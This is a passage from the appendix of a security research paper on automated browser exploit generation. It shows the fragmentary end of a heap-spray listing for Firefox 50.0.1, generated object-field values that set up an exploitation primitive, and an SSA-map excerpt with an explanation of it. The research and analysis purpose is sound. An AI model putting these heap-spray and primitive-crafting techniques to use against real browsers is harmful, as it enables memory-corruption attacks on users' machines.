    }
    return heap
}
```

Listing 3: JS code to spray the heap in Firefox 50.0.1 in order to fill memory with controlled values

```
  function gen(){
  /* automatically generated code */
    set(0xac, 0x1);
    set(0x70, base_addr+0x110);
    set(0x0, base_addr+0x1094);
    set(0x10ac, 0xff);
    set(0x10a8, base_addr+0x20ac);
    set(0x20ac, base_addr+0x2f74);
    set(0x30ac, base_addr+0x220);
  }
```

Listing 4: JS object fields generated by PrimGen to perform the desired exploitation primitive in the running example

B SSA-MAP

```
-----------------0x107a00d4-----------------
esp_5 <- { | [0:32]->(esp-0xc) | }
ecx_1 <- { | [0:32]->M32(esi_1+16) | }
...
zf_3 <- { | [0:1]->((ecx_1+0x88)==0x0) | }
...
ecx_2 <- { | [0:32]->(ecx_1+0x88) | }
eax_4 <- { | [0:32]->M32(ecx_2+172) | }
cf_5 <- { | [0:1]->((eax_4-0x1)[31:32]
          &(~eax_4[31:32])) | }
zf_4 <- { | [0:1]->((eax_4-0x1)==0x0) | }
...
next_2 <- { | [0:32]->((zf_4==0x1)
            ? 0x107a00ed : 0x107a00e8) | }
---------------------------------------------
```

Figure 5: Visual representation of an SSA-map of our running example showing an excerpt of the first basic block starting at 0x107a00d4.

These maps are closed abstract environments. Each IL instructions that is passed to this environment is automatically evaluated within that environment. Each operation that alters flags is explicitly expressed. Control-flow conditions are also expressed in our SSA-maps, which is represented by *next_2*. This is used to track control into flags giving basic blocks a higher priority in the path selection where a branch is controlled. The left hand side expressions are restricted to be either memory or register expressions. For each map, we define the stack pointer to be relative to the initial stack pointer (not SSA subscripted) that is set at the very beginning of the function call. It is indicated on the first line. This allows for fast back propagation of subscripted stack pointer expressions giving us the corresponding delta to the initial